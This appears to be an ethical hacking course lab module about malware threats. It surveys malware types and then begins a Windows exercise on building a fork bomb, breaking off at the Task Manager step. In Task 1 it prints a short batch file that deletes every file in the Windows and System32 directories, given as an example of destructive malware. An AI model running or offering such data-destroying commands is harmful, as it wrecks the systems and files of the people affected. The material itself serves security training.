Practice Labs - Ethical Hacker v10

Malware Threats

Introduction

Malware
Threat
Fork bomb
Nmap
Ncat
Currports
Ethical Hacking

Welcome to the **Malware Threats** Practice Lab. In this module, you will be provided with the instructions and devices needed to develop your hands-on skills.

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 - Create a Fork Bomb
- Exercise 2 - Determine Open Ports
- Exercise 3 - Track Port Usage
- Exercise 4 - Perform Port Redirection

After completing this lab, you will be able to:

- Create a Fork Bomb as a Simple Virus
- Use Netstat to Detect Open Ports
- Use TCPView to Track Port Usage
- Install Nmap
- Use Netcat to Perform Port Redirection

Exam Objectives

The following exam objectives are covered in this lab:

- **1.1** Network and Communication Technologies

Note: *Our main focus is to cover the practical, hands-on aspects of the exam objectives. We recommend referring to course material or a search engine to research theoretical topics in more detail.*

Lab Duration

It will take approximately **1 hour** to complete this lab.


Help and Support

For more information on using Practice Labs, please see our **Help and Support** page. You can also raise a technical support ticket from this page.

Click **Next** to view the Lab topology used in this module.

Lab Topology

During your session, you will have access to the following lab configuration.



Depending on the exercises, you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.

- **PLABDC01 -** (Windows Server 2019 - Domain Server)
- **PLABDM01 -** (Windows Server 2019 - Domain Member)
- **PLABWIN10 -** (Windows 10 - Workstation)
- **PLABKALI01 -** (Kali 2019.2 - Linux Kali Workstation)

Click **Next** to proceed to the first exercise.

Exercise 1 - Create a Fork Bomb

In the simplest terms, malware is malicious software. Malware is a category of malicious software, which can contain different types:

- Virus
- Worm
- Trojan
- Keylogger
- Spyware
- Backdoor
- Ransomware

Different types of malware have different characteristics. For example, a trojan is a malware that is hidden inside a regular software. A trojan is often used for various purposes, such as:

- Creation of a backdoor
- Unauthorized access
- File deletion
- Spreading infection to the connected drives
- Disabling firewall

A trojan can be of different types, such as:

- FTP Trojan
- VNC Trojan

- Mobile Trojan
- Notification Trojan
- Data hiding Trojan
- ICMP Trojan
- Mobile Trojan
- HTTP/HTTPS Trojan
- Remote Access Trojan (RAT)

There are different methods using which malware can propagate. Some of the common methods are:

- Free applications or software, such as software cracks or pirated software
- Free file-sharing services, such as torrents or peer-to-peer
- Removable media
- An E-mail that contains a malicious attachment

In this exercise, you will learn to create a fork bomb and execute it.

Learning Outcomes


After completing this exercise, you will be able to:

- Create a Fork Bomb as a Simple Virus

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Server)
- **PLABWIN10 -** (Windows 10 - Workstation)



Task 1 - Create a Fork Bomb as a Simple Virus

A fork bomb is a form of virus. When executed, it continuously repeats itself and consumes the system's resources. A fork bomb does not harm any files on the system. However, it slows down or crashes the system. You can create a fork bomb using a batch file and execute it. You can create batch files to perform malicious tasks such as deleting system files, creating backdoors, and so on.

Consider an example of a batch file that will delete all the files in the Windows operating system's System32 directory. The given code on execution can result in damage to your system, and it may require extensive time and skill to fix the system.

```
@echo off
Del c:\windows\system32\*.*
Del c:\windows\*.*
```

The @echo off command will disable the command prompt from being shown and will execute the batch file in the back end.

In this task, you will create a fork bomb using a batch file and execute it.

Step 1

Ensure you have powered on the required devices and connect to **PLABWIN10**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
Type here to search
ENG

Figure 1.1 Screenshot of PLABWIN10: Displaying the desktop of PLABWIN10.

Step 2

To open the **Task Manager**, from **PLABWIN10** desktop, right-click the taskbar and select **Task Manager**.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQIwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Recycle Bin
Microsoft Edge
Cain
Toolbars
Cortana
✓ Show Task View button
Show People button
Show Windows Ink Workspace button
Show touch keyboard button
Cascade windows
Show windows stacked
Show windows side by side
Show the desktop
Task Manager
✓ Lock the taskbar
Taskbar settings
Type here to search
ENG

Figure 1.2 Screenshot of PLABWIN10: Right-clicking the taskbar to select Task Manager.

Step 3

The **Task Manager** window is displayed. Click the **More details** drop-down arrow.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=f5rL2QKJydo0xJsQlwfkJwqcM3tgEWzVYnB4oth5ipk0ppRZ5iCL0eE
Task Manager
There are no running apps
More details
End task
Type here to search
ENG


Figure 1.3 Screenshot of PLABWIN10: Showing the Task Manager window.

Step 4

The **Task Manager** window expands with the **Processes** tab selected by default.

To open the **Performance** tab, in the **Task Manager** window, click the **Performance** tab.

> ***Note***: *The **Performance** tab in the Task Manager helps you observe the working of the fork bomb execution.*

